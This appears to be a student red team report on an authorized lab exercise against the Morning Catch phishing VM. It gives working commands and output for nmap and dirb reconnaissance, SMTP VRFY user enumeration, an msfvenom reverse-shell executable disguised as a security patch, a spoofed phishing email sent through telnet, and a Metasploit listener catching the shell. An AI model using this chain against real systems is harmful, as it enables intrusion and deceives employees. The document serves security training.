



Red Team Operations and Simulated Attack

Summary

This red team operation successfully simulated a targeted cyberattack against the Morning Catch environment. The engagement highlighted critical security gaps, including unpatched legacy systems, weak credential practices, and lack of network segmentation.

The operation began with passive and active reconnaissance, where we identified exposed services and extracted valid usernames via SMTP enumeration. Using this information, a reverse shell payload was crafted with msfvenom and disguised as a legitimate system update. The payload was delivered through a phishing email composed and sent via a vulnerable SMTP service,

exploiting social engineering techniques to lure the CEO into executing the malicious file.

Upon execution, the payload established a reverse shell to the attacker's machine, enabling full control of the target. Persistence was achieved using a scheduled task that ensured recurring execution of the payload. Command and

control were maintained via RDP using valid credentials, followed by privilege escalation to root access. This allowed for full administrative control and set the stage for lateral movement toward a second target within the defined test scope.

The engagement successfully demonstrated how a motivated attacker could chain together multiple attack vectors—information gathering, phishing, payload execution, persistence. These findings underscore the need for improved system hardening, user awareness training, and proactive detection capabilities.

Rules of Engagement

- **Team members:** Suhaila Adel, Mennatullah Ahmed
- **Timeframe:** The engagement ran from 12/4/2025 to 12/5/2025, during standard working hours unless otherwise approved.
- **Access:** No changes to production data or services are permitted unless agreed upon. Any modifications must be reversible.
- **Authorization:** All testing activities are pre-approved by stakeholders. Written permission has been obtained.
- **Impact:** Avoid causing service disruptions or affecting business operations. Denial-of-service attacks are strictly prohibited.
- **Communication:** Critical findings or incidents must be reported to the blue team or project leader immediately.
- **Safety:** No malware or destructive tools will be used unless explicitly authorized in writing.

Scope

The scope of this engagement was carefully defined to simulate a realistic adversary scenario while ensuring safety and compliance. The operation targeted specific systems and services within a controlled environment provided by the Morning Catch organization.

In-Scope Assets

- **Morning Catch Machine (1G2.168.0.1G / 1G2.168.26.G1)**
The primary target for reconnaissance, exploitation, and post-exploitation activities, including privilege escalation and persistence techniques.
- **Internal Network Services**
Including but not limited to SMTP (port 25), HTTP (port 80), and RDP that are identified during active reconnaissance.

In-Scope Activities

- Passive and active reconnaissance
- Service enumeration and vulnerability identification
- Social engineering (phishing) with pre-approved content
- Payload generation and remote code execution
- Privilege escalation and persistence mechanisms

Out-of-Scope Assets and Activities

- Non-consensual attacks against third-party systems or external services
- Denial-of-Service (DoS) testing or actions that may impact system availability
- Data exfiltration involving real sensitive data (simulated only)

Methodology

This red team engagement followed a structured offensive methodology based on the **cyber kill chain**, simulating a realistic threat actor targeting the Morning Catch organization. Each phase aims to replicate common adversary behaviors and test the resilience of the target environment across the full attack lifecycle.

1. Reconnaissance (active and passive)

Objective: Gather intelligence to inform attack planning.

2. Weaponization

Objective: Develop a tailored payload for remote access.

3. Delivery

Objective: Deliver the payload through social engineering.

4. Exploitation

Objective: Execute the payload to gain a foothold.

5. Installation

Objective: Establish persistence on the target.

6. Obfuscation / Anti-forensics

Objective: covering the tracks, prevent forensic analysis and detection of their activities.

Legal & Ethical Considerations

- **Authorization:** All actions performed during this red team exercise were pre-approved by relevant stakeholders within the Morning Catch organization. Written permission was obtained to carry out the engagement, ensuring full legal authorization for the testing and exploitation of the specified assets.
- **Scope and Limits:** The engagement was confined to the in-scope assets and activities, and any out-of-scope actions were strictly avoided. The testing environment was carefully defined, and no third-party systems or external services were targeted without prior consent. This ensured that no unapproved systems were impacted.
- **Data Protection:** Throughout the engagement, no real sensitive data was exfiltrated or used beyond its simulated purpose. Data exfiltration was carried out solely for testing and documentation purposes, without compromising any confidential or proprietary information belonging to the organization.
- **No Service Disruptions:** Efforts were made to avoid disrupting services, and no Denial-of-Service (DoS) or destructive actions were performed. The goal was to test the security posture of the environment without negatively impacting operational systems or business continuity.
- **Safety and Transparency:** As stipulated in the rules of engagement, no destructive or unsafe tools were employed unless explicitly authorized. All findings were reported transparently to the blue team or project leaders promptly to ensure swift remediation of critical vulnerabilities.
- **Ethical Responsibility:** The primary objective of the engagement was to identify vulnerabilities and improve the organization's security posture. It is essential to

maintain a responsible attitude when handling sensitive information, ensuring that findings are used constructively to drive improvements, rather than exposing weaknesses for malicious purposes.

- **Non-Disclosure:** All information collected during the engagement is protected by non-disclosure agreements (NDAs) and will not be shared outside of the agreed-upon reporting channels. This ensures that sensitive data and tactics discovered during the operation are kept confidential.
- **Compliance with Laws:** All activities were carried out in compliance with applicable laws and regulations. This includes adhering to local, regional, and international standards concerning cybersecurity, privacy, and ethical hacking. Special attention was given to data protection laws (such as GDPR) and any other legal constraints that might impact the conduct of the red team operation.

Attack scenario

Reconnaissance

Passive Reconnaissance

During the initial phase of the engagement, we conducted passive reconnaissance to gather information about the Morning Catch environment without directly interacting with the target system using OSINT framework. This included analyzing publicly available resources such as LinkedIn profiles, company websites, and domain records to identify internal technologies, staff roles, and potential email formats (e.g., name@morningcatch.ph).


Active Reconnaissance

Following passive data collection, we proceeded with active reconnaissance to directly probe the Morning Catch machine and identify exposed services. Using `nmap`, a full TCP port scan was conducted to enumerate open ports and service versions. The scan revealed that ports 25 (SMTP), 80 (HTTP) and other ports were open and accessible.

```
Nmap scan report for 192.168.0.19
Host is up (0.00026s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
143/tcp   open  imap
587/tcp   open  submission
993/tcp   open  imaps
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:8E:32:66 (VMware)
```

Red Team Operations and Simulated Attack

As the `http` port is open, we followed the Ip address, opened their website and found this table in the Employee Directory.



Version detection (`nmap -sV -A -p25 192.168.0.19`) indicated that the SMTP service was running an older mail daemon (`sendmail 8.14.3`).


```
└─$ nmap -sV -A -p25 192.168.0.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-03 14:00 EDT
Nmap scan report for 192.168.0.19
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Sendmail (Not accepting mail)
| smtp-commands: morningcatch.ph Hello [192.168.0.16], pleased to meet you, ENHANCEDSTATUSCODE
S, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, AUTH DIGEST-MD5 CRAM-MD5, DELIVERBY, HEL
P
|_ 2.0.0 This is sendmail version 8.14.3 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RS
ET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "H
ELP <topic>". 2.0.0 To report bugs in the implementation see 2.0.0 http://www.sendmail.org/ema
il-addresses.html 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End
of HELP info
MAC Address: 00:0C:29:8E:32:66 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: Host: morningcatch.ph

TRACEROUTE
HOP RTT      ADDRESS
1   1.59 ms  192.168.0.19
```


Red Team Operations and Simulated Attack

During the reconnaissance phase, I performed web content enumeration using the dirb tool against the target web server. The scan successfully identified several accessible directories not linked directly to the website's main navigation. One such directory contained publicly accessible image files of system users. These files could potentially be used for social engineering attacks, impersonation, or identity inference. The exposure of user photos indicates a lack of proper access controls or directory listing protections on the web server.




```
new kali - VMware Workstation
File Edit View VM Tabs Help
new kali Metasploitable Morning Catch - Phishing Indu...
menna@kali: ~
(menna@kali) ~
dirb http://192.168.16.137

DIRB v2.22
By The Dark Raver


START_TIME: Fri May 9 06:11:36 2025
URL_BASE: http://192.168.16.137/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://192.168.16.137/
+ http://192.168.16.137/about (CODE:200|SIZE:2474)
+ http://192.168.16.137/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.16.137/css/
+ http://192.168.16.137/directory (CODE:200|SIZE:5947)
+ http://192.168.16.137/fonts/
+ http://192.168.16.137/images/
+ http://192.168.16.137/index (CODE:200|SIZE:1852)
+ http://192.168.16.137/index.html (CODE:200|SIZE:1852)
+ http://192.168.16.137/js/
+ http://192.168.16.137/mail/
+ http://192.168.16.137/photos/
+ http://192.168.16.137/server-status (CODE:403|SIZE:295)
+ http://192.168.16.137/shop (CODE:200|SIZE:2227)
```



Red Team Operations and Simulated Attack



Leveraging this, we did a **Manual Enumeration** executed the `VRFY` command against the SMTP service to confirm the existence of valid usernames on the system. These findings provided critical input for crafting precise attack vectors in the following exploitation stage.

```
(kali㉿kali)-[~]
$ telnet 192.168.0.19 25
Trying 192.168.0.19 ...
Connected to 192.168.0.19.
Escape character is '^'.
220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.1ubuntu1; Sun, 4 May 2025 10:18:15
400; (No UCE/UBE) logging access from: [192.168.0.16](FAIL)-[192.168.0.16]
HELO attacker.com
250 morningcatch.ph Hello [192.168.0.16], pleased to meet you
HELP
214-2.0.0 This is sendmail version 8.14.3
214-2.0.0 Topics:
214-2.0.0      HELO      EHLO      MAIL      RCPT      DATA
214-2.0.0      RSET      NOOP      QUIT      HELP      VRFY
214-2.0.0      EXPN      VERB      ETRN      DSN       AUTH
214-2.0.0      STARTTLS
214-2.0.0 For more info use "HELP <topic>".
214-2.0.0 To report bugs in the implementation see
214-2.0.0      http://www.sendmail.org/email-addresses.html
214-2.0.0 For local information send email to Postmaster at your site.
214 2.0.0 End of HELP info
VRFY rbourne
250 2.1.5 Richard Bourne <rbourne@morningcatch.ph>
VRFY Suhaila
550 5.1.1 Suhaila... User unknown
VRFY gfarkins
250 2.1.5 Growl Farkins <gfarkins@morningcatch.ph>
```

Weaponization

We crafted a custom payload designed to gain remote access to the Morning Catch machine. Using the `msfvenom` tool, a reverse shell payload was generated targeting Windows. This command created a malicious executable (`securityPatch.exe`) that, when executed on the target machine, would initiate a reverse TCP connection back to the attacker's machine at IP `192.168.0.16` on port `7777`. The executable was disguised as a legitimate update to avoid suspicion. This reverse shell payload effectively functions as a **backdoor**, providing the attacker with ongoing, unauthorized access to the target system. Once executed, it establishes a hidden communication channel, allowing the attacker to control the system remotely without the user's knowledge or consent.

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/shell/reverse_tcp LHOST=192.168.0.16 LPORT=7777 -f exe -o securityPatch.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: securityPatch.exe
```

Delivery

Delivery Method: Email-Based Social Engineering via SMTP

To deliver the malicious payload, we leveraged an open `SMTP` service running on the Morning Catch machine to craft and send a spoofed email appearing to originate from the internal admin user and addressed to the CEO.

We opened a `http.server` to host our payload:


```
(kali㉿kali)-[~]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
127.0.0.1 - - [04/May/2025 16:12:00] code 404, message File not found  
127.0.0.1 - - [04/May/2025 16:12:00] "GET /) HTTP/1.1" 404 -  
127.0.0.1 - - [04/May/2025 16:12:00] code 404, message File not found  
127.0.0.1 - - [04/May/2025 16:12:00] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [04/May/2025 16:12:08] "GET /securityPatch.exe HTTP/1.1" 200 -  
192.168.0.19 - - [04/May/2025 16:14:33] "GET /securityPatch.exe HTTP/1.1" 200 -
```


Using a Telnet connection to port 25 SMTP, we manually composed the email with the following characteristics:

```
(kali@kali)~[~]
$ telnet 192.168.0.19 25
Trying 192.168.0.19 ...
Connected to 192.168.0.19.
Escape character is '^]'.
220 morningcatch.ph ESMTP Sendmail 8.14.3/8.14.3/Debian-9.1ubuntu1; Sun, 4 May 2025 16:05:38 -0400;
ing access from: [192.168.0.16](FAIL)-[192.168.0.16]
HELO morningcatch.ph
250 morningcatch.ph Hello [192.168.0.16], pleased to meet you
MAIL FROM:<bjenius@morningcatch.ph>
250 2.1.0 <bjenius@morningcatch.ph>... Sender ok
RCPT TO:<rbourne@morningcatch.ph>
250 2.1.5 <rbourne@morningcatch.ph>... Recipient ok
DATA
354 Enter mail, end with "." on a line by itself
From:bjenius@morningcatch.ph
To:rbourne@morningcatch.ph
Subject:Urgent Security Patch

Hello Mr/Richard
I'd liketo inform you about a new security patch that will protect your system.
Please make sure to download it from this official link: http://192.168.0.16:8080/securityPatch.exe
Best Wishes!
.
250 2.0.0 544K5ctH005842 Message accepted for delivery
```


The crafted message aimed to induce the CEO into downloading the patch from the provided link, which in reality contained a reverse shell payload created using `msfvenom`. This email was successfully delivered due to the SMTP vulnerable version used in the machine.





Exploitation

In the exploitation phase, we leveraged social engineering to get the victim to execute the malicious payload. The victim clicked on the phishing link and downloaded the disguised payload, `securityPatch.exe`, thinking it was a legitimate security update. Upon execution, the payload appeared in the system monitor of the target machine, initiating the reverse TCP connection back to the attacker's machine.



On our Kali machine, a **custom script** was created to automate the Metasploit tasks, specifically setting up the listener and handling the reverse shell.

```
GNU nano 8.3 script.rc
use multi/handler
set LPORT 7777
set LHOST 192.168.0.16
set PAYLOAD windows/shell/reverse_tcp
run
```

This allowed us to gain an interactive shell and control the target machine. The payload successfully bypassed endpoint defenses and established an open communication channel, allowing further access to the system for lateral movement or data exfiltration.

```
(kali㉿kali)-[~]
$ msfconsole -r script.rc
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
```

```
Metasploit Documentation: https://docs.metasploit.com/


[*] Processing script.rc for ERB directives.
resource (script.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (script.rc)> set LPORT 7777
LPORT => 7777
resource (script.rc)> set LHOST 192.168.0.16
LHOST => 192.168.0.16
resource (script.rc)> set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
resource (script.rc)> run
[*] Started reverse TCP handler on 192.168.0.16:7777
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Sending stage (240 bytes) to 192.168.0.19
[*] Command shell session 1 opened (192.168.0.16:7777 → 192.168.0.19:37175) at 2025-05-04 16:35:25 -0400
[*] Command shell session 2 opened (192.168.0.16:7777 → 192.168.0.19:37176) at 2025-05-04 16:35:25 -0400

Shell Banner:
Microsoft Windows 5.1.2600 (1.7.22)

